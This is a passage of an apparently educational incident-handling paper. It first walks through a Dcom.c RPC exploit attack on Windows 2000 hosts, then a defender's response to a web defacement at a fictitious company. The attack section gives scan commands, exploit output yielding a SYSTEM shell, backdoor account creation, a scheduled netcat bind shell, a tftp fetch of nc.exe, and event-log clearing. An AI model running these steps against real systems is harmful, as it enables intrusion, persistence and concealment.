
Initial Victim's Platform: Windows2000 Professional with SP2. This is A laptop system used by a member of JumpStart's marketing department both in the office, and on the road. This system has Anti-Virus software installed but no Personal Firewall. It is a standard laptop running OfficeXP and the ACT! Contact management software. The system runs on a Pentium 3 -1.0 Gigahertz processor with 256 Megabytes of Ram.

Initial Target network: 192.168.5.85 - The victim address is the marketing department employee with his laptop attached to a DSL Line in his home office.


Additional Victims Platform: Windows 2000 Server Sp2 with IIs 5.0 installed. This machine is on the corporate network behind the companies firewall Its IP address is 192.168.20.5. This machine has no hardening of the OS performed so all default services are active. The systems disk is partitioned as a single large C:\ drive. There are NetBIOS file shares installed on this server with Everyone:Full Control permissions accessible from other machines on the corporate network. The machine is unbranded locally assembled hardware running an Intel

Pentium 3 processor. It has a single 20 Gb hard drive and 512 Megabytes of memory.

Network Diagram:



Firewall Configuration: The firewall is a standard “off the shelf” SoHo firewall, it allows any connection initiated from the inside to go out through the ISP connection, but only allows configured ports from the outside to pass in. JumpStart’s configuration only allows a single port inbound, port 80 to the web server machine at 192.168.20.5.



Note: This image is included to clearly illustrate how the firewall rule would appear only. It represents the configuration of the only open firewall port allowed in this scenario. The

actual device interface has been slightly altered to allow it to represent the scenario presented in this paper. In reality the configuration does not support 2 octets being configurable in the IP Address field.

Router configuration: Cisco 2500 series router. The router was installed and its configuration is maintained by the ISP. JumpStart has no direct access to the router. It is not configured to do any filtering, simply to provide access. To access the logs from the router, JumpStart would have to open a trouble ticket with the ISP.

Stages of the Attack:

Reconnaissance: If this had been a targeted attack it would have been preceded by some form of initial reconnaissance to identify the targets, and then to test the state of the network and it's defenses. This attack was actually part of a string of mass infections in days right after the Dcom.c exploit was released. It was not specifically targeted at this client beyond the attacker scanning network blocks in order to find machines vulnerable to the Dcom.c exploit code. We will discuss steps that can be taken to specifically target the attack in the appropriate sections as we go along however.

Scanning: Scanning is the biggest part of this exploit process. To identify potentially vulnerable hosts a job is created to scan a range of valid IP addresses steadily incrementing the numbers. The scanning is started against the known ranges for Cable Modem ISPs since these IP's are the most likely to have hosts that are always available but lacking firewalls and current patches. On each IP I test for port 135 being open. All hosts that are up and report port 135 as open have their Ip addresses logged in a list for the exploit to be run against.

A basic Nmap command could be constructed in this manner:

```
Nmap -sT -P0  -p 135 -n -T 4 –oN
"port135.log" 192.168.1-254.1-254
```

This means run Nmap and do a full connection (-sT) to port 135 (-p 135), do not try to resolve DNS names (-n) and do not ping the hosts (-P0), be aggressive in scanning (-T 4), and log the output to a normal human readable file (-oN).

Scan all the addresses in the 192.168.0.0 network block sequentially.

In order to be more efficient however we can utilize the Grep-able format option for the output. This can be processed by awk before you write the output file so as to only capture the information you need.

The output of Nmap's grep-able logging looks like this:

```
# nmap (V. 3.00) scan initiated Thu Jan 08 15:00:50 2004 as: nmap -sT -
P0 -p 135 -n -O -T 4 -oG /home/deanf/dcom/Nmap.log 192.168.5.85
Host: 192.168.5.85 ()   Ports: 135/open/tcp//loc-srv///     Ignored
State: closed (0) OS: Windows Millennium Edition (Me), Win 2000, or
WinXP Seq Index: 7153   IPID Seq: Incremental
# Nmap run completed at Thu Jan 08 15:00:51 2004 -- 1 IP address (1
host up) scanned in 1 second
```

The insertion of slashes in the port section is to allow you to use awk or grep to extract only the parts you are interested in. This text was wrapped by MS Word there should be three lines. The lines that contain the command line and the run time begin with the UNIX comment symbol (#) The line we are interested begins with the word Host:.

As the attacker, I would run the Nmap command this way for efficiency:

```
Nmap -sT -P0 -p 135 -n -T 4 –oG –
192.168.1.1-254 | awk '/open/{print $2}'>
vulnerable135.log
```

This means run Nmap and do a full connection (-sT) to port 135 (-p 135), do not try to resolve DNS names (-n) and do not ping the hosts (-P0), be aggressive in scanning (-T 4), and log the output to grep-able format (the – after the –oG means send the output to stdout instead of a file) and pipe (|) the output to the command awk which will look for the pattern /open/ and when it finds it, print the second element from the line. We are redirecting output from the command to the file vulnerable135.log so any positive results are recorded there.

Once the command completes you are left with a file that lists any IP addresses that have port 135 open, one IP address per line.

```
[root@evil exploit]$more vulnerable135.log
192.168.1.195
```

```
192.168.1.210
192.168.5.85
[root@evil exploit]$
```

The exploit can then be run against the addresses from the log file have had positive results for port 135. A skilled hacker could script the process of launching the exploit as well as scripting some sort of commands to carry out on the hosts that he successfully gains a shell on. This would most likely include a mechanism for retaining control of those hosts such as installation of a backdoor or logon account to be used later.

What I have just described is not a targeted attack; it is a scenario for gaining control of as many systems as possible. To specifically target a single network or host, far more reconnaissance would need to be performed to identify specific targets.

Network Reconnaissance to target a specific location would normally be started with passive information gathering using sources of information that do not touch the target itself.

Good starting points are Network Solutions (www.netsol.com) for Domain registration information which can disclose E-mail and street addresses, names, and the DNS server addresses. In the early stages of information gathering every bit of data is useful. Names and phone numbers can be used for attempted social engineering, Addresses can be used to solicit marketing materials that can lead to additional points of interest.

You can then look up the domains DNS servers IP addresses in Arin (www.arin.net) to get TCP/IP address range allocation information.

You might gather information about the company's website from Netcraft (www.netcraft.com), which will tell you things about platform and uptime that could be useful later on.

In targeting large corporations don't forget their SEC filings, which can be searched online at http://www.sec.gov. These filings list information on purchases of subsidiaries. Sometimes these sorts of new acquisitions are easier points of entry that the corporations front door.

Last, but by no means least, Google is your friend! Search for information about the company, website and newsgroup postings by its employees, also locations and contact information. Try a search for @<TargetCompany>.com and see what turns up☺.

The important point about all these methods is that none of them involve tipping off the target as they don't send any traffic to the targets addresses.


From the information gathered there you can begin to form a map of the target. Once you have their network addresses identified you can begin to search and map the range. This is where you will begin sending traffic to the target network. Normally ping and port scans are used to form a map of active hosts and available ports. New Nmap version scanning, available since Nmap 3.45, or banner grabbing is used to identify as many services and service versions as possible. Nmap or Xprobe is most likely used at this stage also to attempt to identify operating system versions. This is the point where a target that is aware may discover your probing, you normally have to send traffic to the target network in order to gather this data. Hackers may use machines they have previously compromised to launch these types of reconnaissance scans since the traffic will not come from their machines IP.

All of the data you have gathered ties together to form a network map of your target. You look for any exploitable weakness to get you access to the target network. Operating system versions are examined for vulnerabilities, and services are examined for remote exploits.

If I where attempting to attack a specific network with the dcom.c exploit I would use the Nmap scanning technique described previously to scan for systems in the address block of the company or organization that will respond to port 135 or 445. These will be the systems you could attempt to then attack.

Exploiting the System:

In going after the target I need to execute the Dcom exploit and provide it with 2 things. An ID from the exploit that tells the exploit what offset to use against the target and the target IP:



An Nmap scan using OS detection can sometimes give you enough information to determine the service pack level. Otherwise you are reduced to guesswork.

Here we attempt the exploit using a setting corresponding to Windows2000 Sp0

```
[root@evil exploit]$ ./dcom 0 192.168.5.85
------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77f92a9b
- Exploit appeared to have failed.
[root@evil exploit]$
```

The exploit does not work in this instance so we are returned a message from the exploit code indicating failure.

A successful exploitation appears as follows:

```
[root@evil exploit]# ./dcom 0 192.168.5.85
------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Using return address of 0x77e81674
- Dropping to System Shell...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>hostname
hostname
TargetLaptop

C:\WINNT\system32>whoami
```


```
whoami
NT AUTHORITY\SYSTEM

C:\WINNT\system32>
```

Note: Whoami.exe is not a native Windows command but rather a Windows2000 Resource Kit tool. I have added it to the target system to allow me to demonstrate that the attack has succeeded.

Successful execution of the exploit will cause 2 errors to appear in the logs on the target system. The first is this event ID 7031 message indicating that the RPC service has terminated. This is the event that occurs when the exploit sends the malformed RPC request and the service fails.

The second message is Event ID 4097 is from the COM+ event system, this error is returned because RPC has failed.

These message will be logged if a shell is obtained or not.



Keeping Access:

The Dcom.c exploit does not create any sort of backdoor or mechanism to return to the compromised host later. Once the shell session is closed you will have to wait until the host is rebooted to become vulnerable again also. In order to maintain access the

attacker will need to do something to preserve an avenue of access.

This could be as simple as creating a user account that the hacker could access remotely. The easy way to do this from the command line is with net commands, for example:

```
Net user evilhacker 123456 /add
```
Net user <username> <Password> /add

Then add the new account to the Administrators group

```
Net localgroup Administrators evilhacker /add
```
Net localgroup <group> <account name> /add

The attacker could install some sort of backdoor program such as a Netcat listener configured to return a shell, or a scheduler service job to launch a listening process at a specific time. This could be done by copying Netcat (nc.exe) onto the system and issuing the following command:

At <desired time> /interactive c:\nc.exe –l –p 8989 –e cmd.exe

For example: at 02:00 /interactive C:\nc.exe –l –p 8989 –e cmd.exe

This will cause the scheduler service to launch a netcat listener on port 8989 at 2am and pass a Command Shell to the client that connects to it. On windows systems, the scheduler service normally runs with the privilege of Local System. So a Command Shell spawned by this method will have full access to the system.

This simple form of access could pass unnoticed as it would not be running during normal working hours when a Sysadmin might notice it. If the scheduled task was set up to launch every day at a certain time you have backdoor access at that time which is harder for the staff to discover without a very thorough search of the system

Netcat or any other tools could be transferred to the system using the Operating systems built in commands such as FTP and TFTP. To tftp a file you use the following syntax:

```
Tftp –i <IP address> GET <filename>
```

For example:
```
Tftp –i 192.168.5.5 GET nc.exe
```

TFTP is an unauthenticated protocol so it is good for quick transfers, however it is normally blocked at exterior firewalls.

A hacker would normally hide and execute tools like Netcat in places that they would not attract attention like hidden directories or places with many files where their additions might go unnoticed (like C:\WinNT\INF)

A slightly more sophisticated attacker will install some sort of Remote Access Trojan (RAT), this family of program is designed to provide a mechanism for access to the victim host but most add additional functionality. Within the large body of malicious code that makes up the RAT family, you will find Trojans that have friendly GUI front ends like NetBus[19], Trojans that connect to IRC channels to announce the victims IP and status, Trojans that send local passwords or keystrokes out in e-mail, just to name a few. These Trojans have been with us for some time, the first well known RAT, "sockets de trios" was released in 1998. Some have gotten quite sophisticated in the ensuing years. Back orifice[20] has even offered a system for development of Plug-Ins to extend its functionality. The hacker will normally prepare his Rat package and place it on a server somewhere on the Internet; this is his "mail drop" location where tools can be downloaded from without compromising his source IP address. Once he compromises a host he can use the tools built into the compromised system like FTP or TFTP to download the package he wishes to install from his "mail-drop", and install it.

If a hacker is attempting to compromise as many hosts as possible, it is highly likely that they will script the installation of some sort of Trojan onto the victim machine. At that point the hacker has the beginnings of a "Mass Rooter" a program or set of scripts designed to compromise and take control of as many hosts as possible automatically. A mass rooter can be set up to run from a compromised machine and install a RAT that announces itself in an IRC channel. Then the hacker can sit back and harvest the compromised systems as they pop into his IRC channel.

Covering Tracks:

In order to disguise the fact that someone has been on the system a hacker would normally take some pains to cover up his activity. Any files they have copied or created will be removed or hidden, new logon accounts that have been created are disguised to appear innocuous, and they might attempt to hide any log evidence

[19] http://www.pestpatrol.com/PestInfo/N/NetBus.asp
[20] http://www.pestpatrol.com/pestinfo/b/back_orifice.asp

of their activities. They may fix some vulnerabilities to keep the box from being compromised by other hackers later on, if they want to use it for some purpose.

The major source for log information on Windows 2000 Professional systems are the Event Logs. Windows event logs are hard to edit, they cannot be changed while the file is open and the service running, and you cannot stop the Event Log Service without crashing the system. One option is to clear the event logs of all events, but this usually generates an event saying the log was cleared when you clear the Security log. You can do this through the Event Viewer console or using a tool like clearlog.exe[21] from Arne Vidstrom at security.nu. The command works against local logs or allows a UNC path to be specified. The specific log to be cleared is specified by the flags –sys for system log, -app for application log, or –sec for security log. In my experimentation clearlogs.exe did not cause an event to be logged indicating the log was cleared, but my testing was not exhaustive.

```
C:\WINDOWS\inf>clearlogs -sys

ClearLogs 1.0 - (c) 2002, Arne Vidstrom
(arne.vidstrom@ntsecurity.nu)
- http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared

C:\WINDOWS\inf>
```

The other option is to use Winzapper.exe[22] also from Arne Vidstrom which can selectively delete single events on a windows2000 system. Winzapper has some major limitations in that it can only work on the security log, and it requires a reboot once it is done so that the changes can be written to the otherwise locked log file.

If you plan to leave a process running once you leave the system, a common trick used is to give it a name similar to a normal Windows process. Users may not notice the process due to the similarity, and many will not know which the genuine windows process is.

THE RPC/DCOM exploit does not create any files on the system that would require cleanup, the only evidence left behind is the entries in the event log, and the fact that the system has either rebooted or is operating in a severely degraded manner. Of course any files or tools the hacker places on the system will require separate cleanup or hiding.

[21] http://www.ntsecurity.nu/toolbox/clearlogs/
[22] http://ntsecurity.nu/toolbox/winzapper/

In our example because the Dcom.c exploit causes RPC to crash once the hacker disconnects his session, it causes many odd side effects on the target system. Once RPC has crashed, functions like Cut and Paste stop working, Event logs become inaccessible, and many common administrative tools that use COM/DCOM will not operate until the system is rebooted.

In order to cover your tracks, the hacker's final act once they have created a method for later access should be to reboot the machine. This will clear up the odd quirks caused by the RPC failure. A wily hacker might patch the system against this exploit first in order to prevent someone else exploiting the same host later.

The victim will notice that the system has been rebooted, but may well attribute it to "some windows bug".

The Incident Handling Process:

This event concerns happenings at JumpStart, Inc., a fictitious retailer to the stars of designer automotive jumper cables. The company consists of 17 employees with only 1 server administrator as dedicated IT support staff. Any technical work that is required that is beyond the understanding of the in house employees is outsourced to various IT contractors on an as needed basis. The state of Jump Start, Inc.'s Incident Handing capability is extremely poor. Security at Jump Start, inc. is not high on the list of priorities; the prevailing attitude prior to the time of this incident was that "We aren't big enough for anyone to go after us".

Preparation:

Few formal written policies existed for any IT function, and no thought had been given to a formal incident response process. The policies in place at the time of this incident where limited to the general requirement that all systems have anti-virus software installed, and that users should refrain from using company computers for "inappropriate uses". JumpStart, Inc. would have benefited from creating an Incident Handling process so that employees would have known how to respond to the scenario that follows.

A backup system was in place to backup the corporate servers; it was designed and installed by one of the various contractors that Jump Start, Inc. has previously employed. Backups where being done by the administrator, but on a less rigorous and regular schedule than the contractor had designed for them. The IT employee indicated that he where not very familiar with restoring a backup so I considered the backups untested and possibly unusable.


My own personal preparation as an Incident handler includes having a prepared "jump kit" which includes:

- An Incident Response Laptop loaded with Windows XP and Red Hat Linux 8.0 and known to be in good working order.
- A hub and power supply
- Several power strips and extension cords
- A variety of Ethernet and crossover cables
- An external hard drive enclosure with a blank (and forensically scrubbed 120Gb hard drive)
- A small package of Blank CD-R and DVD-R disks
- Preprinted Chain of Custody forms
- Preprinted Incident Handling forms
- A flashlight
- A small toolkit
- Trusted media for Operating Systems and applications I am likely to come in contact with as well as for the Incident Response laptop.
- Bootable evidence gathering CDs (Penguin-Sleuth Kit, Knoppix, Fire, Personal Incident Response CDs)
- CD's of known good (windows) and statically linked (Linux, Solaris) binaries with MD5 checksums
- Several bound notebook for recording case notes
- Several ink pens
- Plastic zip lock and Anti Static bags for storing evidence
- Various network cable and Computer cable adaptors
- A digital camera
- A large handful of cable ties

Identification:

The incident was discovered by Jump Start, Inc. staff while pursuing their normal morning office routines on July 23rd 2003. All workstations at the company have their browsers default page set to the corporate website. An

employee opened a browser and discovered that the web page had been defaced and replaced with the message “yur si73 z L@me”.



Timeline

08:12 A JumpStart employee discovers the defaced page.

08:25 Unsure of what to do next to get back into operation, a company executive calls on a friend who is a security consultant to come help them recover from this incident.

09:03 I Arrive at the site with my jump kit.

09:12 I meet with staff and go over the architecture of the server and network as well as security measures in place. We take over a conference room with a phone and a whiteboard as a command center.

In reviewing the network topology it is revealed that there are few effective security measures in place beyond the perimeter firewall. There is in fact no auditing enabled on the server, as a previous IT consultant had told them it would “make their server slow”, the machine is configured as one large C:\ partition, and it is not up to date on current patches and service packs. The firewall only allows port 80 inbound to the web server, so my initial investigation will be for evidence of a web based attack.

For the purposes of handling the incident, I request and receive a corporate employee to be my liaison and facilitator. This person can act as my go-between for interfacing with JumpStart management and personnel. I

request to have the sole IT employee assigned to us as needed for the majority of the response as well since he is the person likely to have all the needed architectural and system information. Since the company does not have many employees people are going to wear multiple hats during the response. JumpStart's Vice President is named to fill the "Public Affairs" role should that become necessary, and the President will handle Legal issues with the companies legal counsel if this becomes required.

Contact information for all persons involved in the response is placed onto an Incident Handling contact form[23], which is provided for download by the Sans Institute[24]. This form is photocopied and distributed to all members of the response team, as well as posted on the wall of the Command Center to ensure rapid communication among the team is possible.

09:21 In the process of questioning the IT worker about how the server Web Root directory would have been accessed, it turns out that the web root is available as an unrestricted file share from the internal network.

I ask what sensitive data is contained on the web server, since the company does do e-commerce. I am surprised to learn that no sensitive data is actually housed there. When you choose the link to order products, you are directed to a third party site that handles the order processing. This site is housed at another location so no customer data has actually been exposed by this breach.

Containment:

09:25 We decide to take the server off the network. The corporate decision is that it's better to have an unable to reach server error temporarily than customers seeing the defacement. No other machine is available at this moment to make a temporary replacement web server so that item is tabled for later. I list it on a whiteboard for revisiting once we determine how bad the incident is and how long we might expect the site to be down. At this point we do not know how long the site has been defaced; we will determine this once we can begin to examine the log files of the system.

I ask the IT worker to convert a workstation into a temporary web server to host a "Temporarily down for maintenance" web page while we work. This will help relieve the urgency of the site being down (but not the loss of revenue).

[23] http://www.sans.org/incidentforms/

[24] http://www.sans.org

09:30 We discuss legal issues, the company representatives indicate that the JumpStart, Inc. is not interested in involving law enforcement unless absolutely necessary. The position of Jump Start, Inc. is simply that they want the web server back online as quickly as possible so they can continue doing business. Since it is not known if this could be part of a larger incident, and the customer cannot afford to replace the drives in the server in order to keep the originals for evidence so it is decided to make a Forensic duplicate of the drive in case the evidence is ever required in the future. This will also allow us to examine the contents of the drive to determine how the attackers penetrated the network.

09:30 I view the server in question. There is no secured server room at this location so anyone with access to the building has had physical access to the machine. I take digital photos of the server, its surroundings, and how the cabling is connected in the rear of the case, with the camera from my jump kit, before proceeding.

09:33 I remove the network connection from the server from the hub in the office and connect it to a hub from my jump kit. Also connected to this hub is my own response laptop with the packet capture utility TCPdump[25] running on it to capture any outbound communications that might be happening. I have assigned my laptop an IP address 1 above the address of the server 192.168.20.6

This step is a calculated risk, since at this point we have no idea what the intruder may have planted on the server. If they left malicious code behind it could watch the network interface for disconnection and then take some action like removing itself or damaging the machine.

09:45 After capturing a TCPdump log file for later detailed analysis, and verifying that no odd effects from switching the network connection seem to be happening on the server (I was watching the Hard Drive activity lights and Network Activity), An Nmap is performed from the Incident Response Laptop to record the listening ports on the server using the command Nmap -sT -PT -n -v -T 3 192.168.20.5. Doing this is also a calculated risk, as any malicious code residing on the server could be monitoring the network for directed scans. If a directed scan against the host with the malicious code was detected, it could have deleted itself or taken action to make it harder to investigate the incident (encrypting its own files, or attempting to wipe the local hard drive, etc.) I decide to collect volatile data and then take the forensic image before we touch the system itself.

09:48 I begin to collect the volatile data and then make the backup itself. The process used to capture volatile data in this response is a variation on the Foundstone “Incident Response to a Windows NT/2000” whitepaper by Kevin

[25] http://www.tcpdump.org

Mandia, 2001. It is also very similar to what is outlined in the book by Mandia and Prosise “Incident Response, Investigating computer crime” Berkeley, Osborne, 2001, Page 243. I have extended the process to capture the output of a few more utilities that I find of use. The W2Kir.bar batch file used is contained in appendix B for those interested.

I connect the external HDD enclosure from my jump kit to the response laptop , it contains the forensically scrubbed drive (Seagate 120 Gb drive, this HDD was overwritten 7 times to make sure no data contamination would take place) and use a trusted shell from my Windows2000 incident response CD on the defaced server to open an Netcat connection. This CD contains known good binaries (with their MD5 hashes) and some batch files constructed to automate some portions of evidence acquisition.


On the Incident Response laptop we run the following command:

```
Nc -l -p 8989 >F:\JumpStartVolitile.log
```

This opens a Netcat listener on port 8989 and tells it to place whatever it receives into the file F:\JumpStartVolitile.img. I note the time and information about what is going into this file in my notebook as I am doing this.

On the victim server we go to Start > Run and execute a trusted copy of Cmd.exe from our Incident Response CD in D:\. Once this shell is open we change drive to the CD-Rom and execute the following:

W2Kir.bat | nc 192.168.20.6 8989



Once the volatile data has been transferred, I close the netcat listener on the laptop and start a new one with a different output file:

```
Nc -l -p 8989 >F:\JumpStartDrive.img
```

I then use a trusted copy of dcfldd.exe[26] from my response CD in order to back up the sever to the forensically clean external HDD via a netcat connection. I backed up the C: but did not take MD5 checksums as would normally be done in a forensics investigation since we have been told that we cannot preserve the original drives as evidence. Notes about this process are also placed in my notebook.

The command used is:

```
dd if=\\.\C: | nc 192.168.20.6 8989
```

Once the backup was completed I burned the backups to DVD-R . 3 sets of DVD's where made, one for the company to retain in case any legal case was ever required one to go into my evidence cabinet along with the case notes and any other evidence and a third "working" set for me to conduct the investigation on. Each was placed in it's own ziplock bag with a written chain of custody form filled out. The copies to stay with JumpStart are signed for by the employee assigned as my liaison for this incident response and placed in a locked filing cabinet.

11:00 The backup has completed, I began to examine the evidence so far collected. The Nmap output showed no odd port to be listening on the server.

11:33 I import the DD image of the drive into a commercial Forensics package called FTK[27] and begin examining some log files.

I am specifically looking at two things to determine the time the defacement happened, the IIs HTTP access logs and the MAC times of the index.html file. The MAC (Modified, Accessed, and Created times are part of the properties of the file I would expect some of these times to coincide with the time of the defacement.

The file has a Creation, Modified and Access time of 08:06 today. There where no changes to the site scheduled to be made today.

The normal index.html page for the JumpStart site has 6 image files that are called to complete the page, I learn from quickly reading the log file from yesterday. I begin moving forward to see when the index.html page no longer shows these additional files being called. This information should help me determine when the defacement actually happened. There may also be evidence of web based exploits in the log files.

11:42 I find the first hits in the IIs logs that show accesses to index.html without any additional image files being accessed at 08:07. The hits are

[26] http://prdownloads.sf.net/biatchux/
[27] http://www.accessdata.com/Product04_Overview.htm

recorded from the IP address range of a large cable modem provider, and also an internal RFC1918 address. Addresses are noted on the whiteboard and in my notebook. No log evidence of web based exploits is discovered. I now have to question my assumption that the attack was caused by a web based exploit. It is possible that an attacked simply cleaned up the log files to hide the evidence, and the traffic is not regular enough to allow me to determine such an event had happened based on gaps in the log timestamps.

I ask the Server Administrator to identify the internal station with the RFC1918 address, while I begin looking in the event log for more clues. I search for any error messages recorded in a window several hours surrounding the defacement. No suspicious events are discovered. I decide I need to cast a wider net in the search for clues.

I check the local accounts database for the server, but it shows no unusual activity, No account has been added, or had it's password changed in the last day. So the attacker didn't create or hijack an account.

